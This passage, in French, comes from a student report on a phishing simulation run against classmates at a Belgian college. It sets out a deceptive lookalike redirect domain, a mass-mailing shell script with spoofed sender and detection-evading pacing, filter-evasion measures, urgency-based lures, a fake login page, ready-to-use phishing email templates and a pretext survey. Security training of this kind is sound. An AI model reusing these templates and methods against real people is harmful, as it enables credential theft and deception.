    CustomLog ${APACHE_LOG_DIR}/tauma_redirect_ssl_access.log combined
</VirtualHost>
```

Ainsi, toute personne cliquant sur le lien obfusqué dans le courriel était redirigée de façon transparente vers la fausse page hébergée sur sso1.helmo-it.be.

3.4.3 Justification du contournement

Le principal intérêt de cette technique repose sur la réputation historique du domaine tauma.be, qui est connu depuis plusieurs années et n'est référencé sur aucune liste de blocage. En l'utilisant comme vecteur d'URL, les systèmes de Microsoft 365 ne détectaient aucun signal suspect, contrairement à un lien apparent contenant directement helmo-it.be.

Le lien résultant, de type :

```
https://sso1.helmo-
it.be.idp.profile.SAML2.Redirect.SSOexecution93dsfj329dfj.tauma.be
```

Une structure technique crédible, ressemblant à une authentification sécurisée via SAML. Ce format complexe n'éveillait donc pas la méfiance des utilisateurs, et contribuait à renforcer la légitimité du message dans un contexte universitaire.

3.5 Commande d'envoi massif de mails

L'envoi des messages de phishing constitue une étape critique dans le déploiement de la campagne. Il doit être réalisé de manière maîtrisée, à l'aide d'un outil automatisé, tout en respectant un rythme qui évite de déclencher des alertes comportementales (burst, volume trop élevé, etc.).

Dans notre cas, l'envoi a été réalisé via un script personnalisé, depuis un terminal Fish shell, exécuté localement sur la machine de campagne.

3.5.1 Objectif

L'objectif était d'envoyer un volume important d'e-mails ciblés vers des adresses institutionnelles, tout en garantissant :

- Un format HTML professionnel du message.
- Une personnalisation minimale (objet, expéditeur).
- Une délivrabilité maximale, grâce à l'usage du domaine tauma.be dans le lien de redirection.
- Un espacement temporel contrôlé pour éviter les pics de trafic suspects.

3.5.2 Script d'envoi automatisé

Le script utilisé se trouvait dans le répertoire `/home/tauma/campagne/`. Il exploitait la boucle native de Fish shell pour parcourir une liste d'adresses e-mail stockée dans un fichier texte (`liste_total.txt`) et envoyer à chacune un message HTML via la commande `mail`.

Voici le script utilisé :

```
set BASE /home/tauma/campagne
set EMAIL_HTML "$BASE/email_16-04-25.html"
set LIST "$BASE/liste_total.txt"
set SUBJECT "Sécurisez votre compte Microsoft Office avant le 21 avril"
set FROM "contact@helmo-it.be"

for email in (cat $LIST)
    echo "Envoi à : $email"
    cat $EMAIL_HTML | mail -a "Content-Type: text/html; charset=UTF-8" \
        -a "From: $FROM" \
        -s "$SUBJECT" $email
    sleep 2
end
```

Chaque message était espacé de 2 secondes pour éviter toute détection de comportement d'envoi en masse. Le sujet de l'e-mail utilisait un langage alarmant et temporellement contraint (« avant le 21 avril ») pour maximiser le taux d'ouverture, tandis que l'expéditeur apparaissait sous une forme institutionnelle cohérente : `contact@helmo-it.be`.

4. Création de la campagne de Phishing

4.1 Recherche initiale

Avant même de penser à la diffusion de masse, une attention particulière a été portée à la conception du Template de mail utilisé pour la campagne. L'objectif était de créer un message visuellement crédible, techniquement propre et conforme aux standards de communication internes de l'école.

Pour cela, nous avons analysé plusieurs e-mails issus de la newsletter officielle de HELMo, ainsi que le contenu du site institutionnel. Cette phase d'analyse nous a permis d'extraire des éléments clés tels que les mentions légales, les logos utilisés, les styles typographiques ou encore la tonalité rédactionnelle.

La structure du message a ensuite été codée manuellement en HTML, afin de conserver un contrôle total sur les éléments visuels et fonctionnels, notamment les liens cliquables. Le code HTML a été testé localement via navigateur, puis envoyé sur plusieurs boîtes de test (Outlook, Gmail) afin d'ajuster le rendu visuel et d'anticiper les comportements de filtrage. Ce processus de validation nous a permis de garantir une cohérence visuelle parfaite avec les messages réels envoyés par HELMo.

4.2 Leviers utilisés

Le thème choisi pour la campagne reposait sur une obligation imminente d'activer la MFA (authentification multi-facteurs). Ce choix s'est imposé naturellement, car :

- L'établissement HELMo avait récemment communiqué sur ce sujet sur LinkedIn.
- Une page du wiki interne de HELMo mentionne directement des problèmes liés à la MFA.

Ces sources réelles ont renforcé la crédibilité contextuelle du message.

Notre stratégie psychologique reposait sur trois leviers principaux :

1. L'urgence : le message insistait sur une échéance proche (le 21 avril), avec des rappels réguliers (J-5, J-4...), pour provoquer une réaction rapide.
2. Le ton institutionnel : les mails utilisaient un vocabulaire formel et professionnel, calqué sur celui du service informatique.
3. La peur de la perte d'accès : en suggérant qu'un compte Office serait bloqué sans activation, nous avons exploité un réflexe de protection de l'utilisateur.

Les boutons d'action ont également évolué : du bleu rassurant initial à un rouge d'alerte dans le dernier e-mail, accentuant le sentiment d'urgence croissante.

4.3 Bénéfices attendus

Avant le lancement de la campagne, nos attentes se situaient davantage sur la qualité des réactions que sur la quantité. Ciblant une classe de 54 étudiants en informatique, réputés sensibilisés à la cybersécurité, notre hypothèse n'était pas de piéger massivement, mais de tester leur vulnérabilité face à un scénario réaliste et persistant.

Nous voulions observer si le sentiment d'urgence, couplé à une communication crédible, pouvait pousser un public averti à se faire piéger. Plus encore, nous étions curieux de mesurer l'impact progressif d'une campagne s'étalant sur plusieurs jours avec relances.

4.4 Probabilité de réussite

Nous avons des doutes légitimes quant à la réussite globale de la campagne. Plusieurs éléments jouaient en notre défaveur :

- Le public cible (étudiants en développement) est familiarisé avec les techniques de phishing.
- Tous les e-mails externes à HELMo sont automatiquement précédés d'un tag [EXTERNE], ce qui constitue un premier indice d'alerte visible.

Cependant, nous avons aussi des atouts solides :

- Un message extrêmement proche des communications officielles ;
- Une page de phishing fidèle à l'originale (voir annexe 4).
- Un nom de domaine crédible et obfusqué (sso1.helmo-it.be.idp.profile...tauma.be) pour dissimuler la supercherie.

4.5 Analyse de risque

Plusieurs menaces identifiées pouvaient compromettre la campagne :

- Blocage technique des e-mails (filtrage Microsoft 365, antispam, réputation du domaine).
- Suspicion visuelle liée au tag EXTERNE.
- Réactions inattendues des étudiants (signalement, partage de l'info entre eux, etc.).

Pour pallier cela, nous avons :

- Utilisé Mailjet comme relai SMTP, associé à un domaine secondaire (tauma.be) avec excellente réputation DNS.
- Mis en place une configuration complète (SPF, DKIM, DMARC) pour maximiser la délivrabilité.
- Hébergé notre page de phishing sous HTTPS avec certificat Let's Encrypt pour éviter les alertes de sécurité dans les navigateurs.
- Masqué l'URL de redirection dans un sous-domaine ultra-long, techniquement crédible.

4.6 Chronologie et contenu des envois

4.6.1 Planification des vagues d'envoi

La campagne a été structurée en quatre vagues d'envoi successives : les 16, 17, 18 et 21 avril. Chaque mail était une variation du même scénario, jouant sur le temps qui passe, l'intensification du ton, et la pression psychologique progressive.

Les envois des 16, 17 et 18 ont été programmés à 15h30, un horaire stratégique correspondant à la présence probable des étudiants en classe ou à proximité de leur boîte mail académique. Le dernier envoi, plus critique, a été expédié le 21 avril à 10h, afin de laisser une dernière fenêtre de réaction.

4.6.2 Modèles HTML utilisés

Chaque message a été codé à la main en HTML et testé avant envoi. Voici un extrait de l'évolution des contenus :

- Mail du 16/04 – Préavis initial :

Objet : « *Sécurisez votre compte Microsoft Office avant le 21 avril* »

Ton calme, bouton bleu, premier avertissement.

- Mail du 17/04 – Relance J-5 :

Ajout du texte J-5, rappel du délai, même bouton bleu.

Introduction d'un encart jaune « *Ignorer si déjà activé.* »

- Mail du 18/04 – Relance J-4 :

Identique au 17/04 avec J-4, répétition de l'urgence.

- Mail du 21/04 – Dernière relance :

Sujet modifié : « *DERNIER JOUR : Sécurisez votre compte Microsoft Office aujourd'hui !* »

Bouton d'action passé en rouge.

Mention explicite : « *Votre accès sera bloqué dès demain.* »

Tous les modèles HTML ont été validés pour un affichage optimal sur les principaux Webmail. (Mails complet – Voir annexes 5).

4.6.3 Collecte des identifiants

Les clics sur le bouton renvoyaient vers une page de phishing hébergée en HTTPS, visuellement identique à celle de HELMo. Un script PHP enregistrait dans un fichier captures.txt :

- Un timestamp.
- Le matricule saisi .

Sur 216 e-mails envoyés, nous avons enregistré 35 réponses, dont :

- 3 cas manifestement fictifs ou tests (ex. : *Albert, Jean Mouloud*).
- 11 matricules uniques valides.
- Plusieurs doublons.

(Résultats complet de la collecte – Voir annexes 6).


4.7 Analyse post-opératoire

4.7.1 Statistiques générales

Sur un total de 216 e-mails envoyés, la campagne a enregistré :

- 35 soumissions sur la page de phishing.
- Entrées non exploitables (noms fictifs ou tests manifestes).
- 11 matricules uniques valides, ce qui correspond à un taux de réussite de 20% sur la population cible réelle.
- Des matricules soumis à plusieurs reprises, ce qui indique soit de la confusion, soit une volonté de tester le système.

La plateforme Mailjet indique également que les e-mails ont été globalement bien délivrés et ouverts en quantité suffisante, ce qui démontre que les mesures mises en place pour contourner les filtres (notamment l'utilisation du domaine tauma.be) ont fonctionné.



Le total de 232 mails envoyés inclut également les membres du groupe organisateur, ajoutés à la liste pour assurer le suivi de la campagne.

4.7.2 Retour utilisateur et détection

Aucun étudiant n'a répondu, signalé, ou remonté publiquement la tentative. Aucun message d'alerte ou réaction de l'école n'a été observé non plus. Cela signifie que le message est resté crédible jusqu'à la fin, sans éveiller de soupçons collectifs ou déclencher de mécanismes de défense institutionnels.

4.7.3 Interprétation des résultats

Au vu de la cible (étudiants en développement d'applications, sensibilisés à la cybersécurité), un taux de réussite de 20% est jugé satisfaisant, voire préoccupant d'un point de vue institutionnel.

Plusieurs facteurs renforcent l'impact de cette campagne :

- Le réalisme du message et du site utilisé.
- L'effet de répétition via les relances successives.
- La pression temporelle liée à la date limite.
- L'absence de mécanismes de signalement visibles ou activés.

Il est probable que ce même scénario appliqué à une section moins spécialisée (ex. : marketing, gestion...) aurait donné lieu à un taux de compromission bien plus élevé.

4.7.4 Confirmation des hypothèses initiales

La campagne confirme notre intuition initiale : même un public sensibilisé peut être vulnérable s'il est confronté à un message techniquement crédible, contextuellement cohérent, et psychologiquement bien construit. Le tag [EXTERNE] dans l'objet n'a pas suffi à alerter certains utilisateurs.

Ce résultat renforce l'idée que la lutte contre le phishing ne peut pas reposer uniquement sur la connaissance technique, mais doit inclure une sensibilisation permanente, des outils d'alerte visibles, et une culture du signalement.

5. Conclusion

Ce projet de simulation de phishing mené dans un cadre académique nous a permis de vivre une expérience immersive, complète et professionnalisante, en touchant à l'ensemble des aspects d'une véritable campagne de cybersécurité offensive : depuis la reconnaissance des cibles, en passant par la mise en place de l'infrastructure technique, jusqu'à l'analyse des résultats post-opératoires.

Notre approche a été structurée autour de deux axes principaux :

1. Une phase de collecte d'informations, combinant ingénierie sociale douce (Collectif C.I.A.E.) et manipulation ciblée (scénario 2), qui nous a permis de reconstituer une base de données crédible et exploitable.
2. Une campagne de phishing technique complète, appuyée par une infrastructure sur mesure (Postfix, Mailjet, hébergement Apache, domaine personnalisé, redirections DNS, fausse page HTTPS) et une stratégie de communication élaborée (HTML mimétique, pression temporelle, obfuscation de lien, personnalisation des envois).

Avec 216 mails envoyés et un taux de réussite de 20 %, notre campagne a démontré qu'une partie significative de notre cible, pourtant sensibilisée à la cybersécurité, pouvait encore être vulnérable face à un message bien construit, inséré dans un contexte réaliste, et relayé avec suffisamment de professionnalisme.

Au-delà des résultats bruts, cette expérience nous a permis d'acquérir des compétences techniques concrètes (gestion de serveurs, configuration DNS, scripting, codage HTML, sécurité réseau), mais aussi de développer une réflexion critique sur les mécanismes de manipulation, les biais cognitifs, et la puissance du facteur humain dans les cyberattaques.

Sur le plan éthique, ce projet a été encadré avec rigueur, dans le respect des balises posées par l'institution : aucune donnée sensible n'a été collectée (seulement des matricules), et aucune action n'a débordé du cadre strictement académique. Toutefois, les dilemmes rencontrés (manipulation d'un étudiant, captation vidéo discrète, usurpation d'une identité visuelle institutionnelle) nous ont forcés à interroger la frontière entre expérimentation et intrusion, et à mesurer l'impact réel de nos choix sur les personnes ciblées.

Ce rapport témoigne non seulement de la rigueur méthodologique avec laquelle ce projet a été conduit, mais aussi de la maturité que requiert la cybersécurité offensive lorsqu'elle est envisagée comme levier pédagogique.

En conclusion, cette campagne de phishing simulée a été un révélateur puissant des vulnérabilités humaines et techniques, et une formidable opportunité de formation multidisciplinaire mêlant compétences techniques, communication stratégique, gestion de projet, et conscience éthique. Elle confirme que la sécurité ne se limite pas aux pare-feu et aux protocoles : elle repose avant tout sur la capacité des individus à reconnaître les tentatives de manipulation et à y résister.

6. Bibliographie

Apache Software Foundation. (s. d.). *Apache HTTP Server Documentation*. Consulté le 12 avril 2025, à l'adresse :

<https://httpd.apache.org/docs/>

Canva Pty Ltd. (s. d.). *Canva*.

<https://www.canva.com/>

Charlier, N. (2014). *Annexe au règlement de travail : Utilisation des outils de communication en ligne* [PDF]. HELMo, service communication. Consulté le 28 mars 2025, à l'adresse :

<https://www.helmo.be/uploads/placeholders/Transversal/GRH/IT-Utilisation-des-outils-de-communication-en-ligne-e-mail-et-HELMo-Connect.pdf>

Crocker, D., Hansen, T., & Kucherawy, M. (2011, Septembre). *DomainKeys Identified Mail (DKIM) Signatures* (RFC 6376). Internet Engineering Task Force (IETF). Consulté le 12 avril 2025, à l'adresse :

<https://datatracker.ietf.org/doc/html/rfc6376>

Google. (s. d.). *Google Forms*.

<https://workspace.google.com/intl/fr/products/forms/>

GoPhish. (s. d.). *GoPhish*. Consulté 12 avril 2025, à l'adresse :

<https://getgophish.com/>

HELMo. (s. d.). *Bachelier Informatique orientation Développement d'applications*. Consulté le 28 mars 2025, à l'adresse :

<https://www.helmo.be/fr/formations/i180-informatique-orientation-developpement-dapplications>

HELMo. (s. d.). *Campus Guillemins*. Consulté le 28 mars 2025, à l'adresse :

<https://www.helmo.be/fr/campus/campus-guillemins>

HELMo. (s. d.). *Conditions générales*. Consulté le 15 avril 2025, à l'adresse :

<https://www.helmo.be/fr/conditions-generales>

HELMo. (s. d.). *Écriture épiciène*. Consulté le 15 avril 2025, à l'adresse :

<https://www.helmo.be/fr/ecriture-epicene>

HELMo. (s. d.). *Office 365*. Consulté le 28 mars 2025, à l'adresse :

<https://www.helmo.be/fr/office-365#:~:text=Ins%C3%A9rez%20votre%20adresse%20e%2Dmail,vous%20utilisez%20sur%20HELMo%20Connec>

HELMo. (2019, Mars 12). *Politique de confidentialité*. Consulté le 15 avril 2025, à l'adresse :

<https://www.helmo.be/fr/politique-de-confidentialite>

HELMo. (2019, Mars 12). *Politique de cookies*. Consulté le 15 avril 2025, à l'adresse :
<https://www.helmo.be/fr/politique-de-cookies>

Kitterman, S. (2014, Avril). *Sender Policy Framework (SPF) for Authorizing Use of Domains in E-Mail, Version 1* (RFC 7208). Internet Engineering Task Force (IETF). Consulté le 12 avril 2025, à l'adresse :
<https://datatracker.ietf.org/doc/html/rfc7208>

Kucherawy, M., & Zwicky, E. (2015, Mars). *Domain-based Message Authentication, Reporting, and Conformance (DMARC)* (RFC 7489). Independent Submission. Consulté le 12 avril 2025, à l'adresse :
<https://datatracker.ietf.org/doc/html/rfc7489>

Mail-Tester. (s. d.). *Mail-Tester*. Consulté le 15 avril 2025, à l'adresse :
<https://www.mail-tester.com/>

MailReach. (s. d.). *MailReach*. Consulté le 15 avril 2025, à l'adresse :
<https://www.mailreach.co/>

Mailjet. (s. d.). *Mailjet*.
<https://www.mailjet.com/>

Mailjet. (s. d.). *Mailjet Documentation*. Consulté le 15 avril, à l'adresse :
<https://documentation.mailjet.com/hc/fr>

Membre du groupe. (2025, Avril 15). *Conversation avec ChatGPT* [Chat en ligne]. OpenAI.
<https://chatgpt.com/share/67fe5d21-b52c-8003-8e59-5067265e7fc1>

Membre du groupe. (2025, Mars 28). *Conversation avec ChatGPT* [Chat en ligne]. OpenAI.
<https://chatgpt.com/share/67fd2634-9348-8003-88f3-2789ff81fd1b>

Microsoft. (2024, Avril 24). *Email authentication in Microsoft Defender for Office 365*. Microsoft. Consulté le 12 avril 2025, à l'adresse :
<https://learn.microsoft.com/en-us/defender-office-365/email-authentication-about>

Mouillet, N. (2025, Avril 7). *Gérer mon mot de passe. HELMo. Révision #7*. Consulté le 5 avril 2025, à l'adresse :
<https://wiki.helmo.be/books/guide-dutilisation-des-outils-numeriques/page/mot-de-passe-perdu-et-problemes-de-mfa/revisions/1296>

Mouillet, N. (2025, Avril 8). *Garder mes identifiants en sécurité. HELMo. Révision #8*. Consulté le 5 avril 2025, à l'adresse :
<https://wiki.helmo.be/books/guide-dutilisation-des-outils-numeriques/page/garder-mes-identifiants-en-securite/revisions/1316>

Mouillet, N. (2025, Avril 8). *Garder mes identifiants en sécurité. HELMo. Révision #18*. Consulté le 5 avril 2025, à l'adresse :

<https://wiki.helmo.be/books/guide-dutilisation-des-outils-numeriques/page/garder-mes-identifiants-en-securite>

Mouillet, N. (2025, Avril 8). *Mot de passe perdu et problèmes de MFA. HELMo. Révision #10*. Consulté le 5 avril 2025, à l'adresse :

<https://wiki.helmo.be/books/guide-dutilisation-des-outils-numeriques/page/mot-de-passe-perdu-et-problemes-de-mfa>

OpenAI. (s. d.). *ChatGPT*.

<https://chatgpt.com/>

OVHcloud. (2025, Avril 28). *Éditer une zone DNS OVHcloud*. OVHcloud. Consulté le 12 avril 2025, à l'adresse :


https://help.ovhcloud.com/csm/fr-dns-edit-dns-zone?id=kb_article_view&sysparm_article=KB0051684

Postfix. (s. d.). *Postfix Documentation*. Consulté le 12 avril 2025, à l'adresse :

<https://www.postfix.org/documentation.html>


7. Annexes

Annexe 1 – Google Form pour l'enquête :

**C.I.A.E.**
Collectif pour l'IA
dans l'Enseignement

Intelligence Artificielle et Enseignement

Cette enquête est réalisée par un collectif indépendant d'étudiants dans le cadre d'un projet de recherche sur l'impact des intelligences artificielles (IA) dans l'enseignement supérieur.

 Durée : environ 2 minutes.

** Indique une question obligatoire*

Prénom *

Votre réponse

Nom *

Votre réponse

Dans quelle haute école étudies-tu ? *

- ☐ HELMo – Haute École Libre Mosane
- ☐ HEPL – Haute École de la Province de Liège
- ☐ HECh – Haute École Charlemagne
- ☐ ESA Saint-Luc Liège
- ☐ ULiège
- ☐ ISIL
- ☐ Autre : _____



L'IA dans l'enseignement: ton avis compte!

Le Collectif C.I.A.E. (Collectif pour l'IA dans l'Enseignement) mène une enquête nationale auprès des étudiants.

Objectif : comprendre comment les IA sont utilisées dans les études et en stage, et transmettre vos retours dans un rapport partagé avec les institutons.

**💬 Ton expérience, ton avis, tes besoins:
on veut tout savoir.**

🕒 Ca prend 2 minutes, c'est
100 % anonyme, et tu peux suivre
les résultats sur Insta.

👤 Ensemble, faisons évoluer
l'utilisation des IA dans
l'enseignement.




<https://bit.ly/avis-IA-etudes>

Suis-nous sur Instagram pour les résultats!


📷 @ciae.collectif

Annexe 3 – Photo de l'accès aux fichiers personnels sur une session ouverte :



Annexe 3 – Photo de l'accès aux fichiers personnels sur une session ouverte

Annexe 4 – Fausse page d'accueil HELMo :



← → ↺ sso1.helmo-it.be ☆

HEL
MO
Haute Ecole
Libre Mosane

👤 **Matricule HELMo**
Votre matricule d'une lettre et six chiffres

🔑 **Mot de passe**
Entrez ici votre mot de passe

CONNEXION

[Mot de passe oublié?](#)
[Utiliser un compte extérieur](#)

Annexe 4 – Fausse page d'accueil HELMo

Annexe 5 – Mails envoyés :

Derniers jours pour sécuriser votre compte Office !

Cher(e) étudiant(e),

Pour protéger ton compte Microsoft Office, l'**authentification multi-facteurs (MFA)** devient obligatoire.

Date limite : lundi 21 avril

⚠ Sans activation, ton accès sera bloqué.

 [Activer la MFA maintenant](#)

Merci de faire de la sécurité une priorité.
Le Service Informatique HELMo.

Haute Ecole Libre Mosane

Mention légale

Les informations contenues dans ce message sont destinées exclusivement à la personne ou l'entité à laquelle elles sont adressées et peuvent contenir des données confidentielles, privilégiées et/ou protégées par des droits de propriété intellectuelle.

Si vous avez reçu ce message par erreur, nous vous remercions d'en informer immédiatement l'expéditeur et de supprimer ce courriel sans en conserver de copie. Toute utilisation, reproduction, modification ou diffusion non autorisée de son contenu est strictement interdite.

La transmission de données par e-mail ne peut garantir ni leur sécurité, ni leur intégrité. HELMo décline toute responsabilité en cas de perte, altération ou virus résultant de la transmission par voie électronique.

Responsable du traitement : Haute Ecole Libre Mosane, Mont Saint-Martin 45, 4000 Liège, Belgique. BCE : 0898.631.160 — Email : vieprivée@helmo.be.

Pour toute information relative à la protection des données, veuillez consulter notre politique de confidentialité et notre politique de cookies.

Annexe 5.1 – Mails envoyés (16 avril 2025)

Derniers jours pour sécuriser votre compte Office !

Cher(e) étudiant(e),

Pour protéger ton compte Microsoft Office, l'**authentification multi-facteurs (MFA)** devient obligatoire.

🔥 **J-5 avant la date limite : lundi 21 avril !**

⚠ Sans activation, ton accès sera bloqué.

 [Activer la MFA maintenant](#)

💡 **Si vous avez déjà activé la MFA suite à notre précédent message, vous pouvez ignorer cet e-mail.**

Merci de faire de la sécurité une priorité.
Le Service Informatique HELMo.

Haute Ecole Libre Mosane

Mention légale

Les informations contenues dans ce message sont destinées exclusivement à la personne ou l'entité à laquelle elles sont adressées et peuvent contenir des données confidentielles, privilégiées et/ou protégées par des droits de propriété intellectuelle.

Si vous avez reçu ce message par erreur, nous vous remercions d'en informer immédiatement l'expéditeur et de supprimer ce courriel sans en conserver de copie. Toute utilisation, reproduction, modification ou diffusion non autorisée de son contenu est strictement interdite.

La transmission de données par e-mail ne peut garantir ni leur sécurité, ni leur intégrité. HELMo décline toute responsabilité en cas de perte, altération ou virus résultant de la transmission par voie électronique.

Responsable du traitement : Haute Ecole Libre Mosane, Mont Saint-Martin 45, 4000 Liège, Belgique. BCE : 0898.631.160 — Email : vieprivée@helmo.be.

Pour toute information relative à la protection des données, veuillez consulter notre politique de confidentialité et notre politique de cookies.


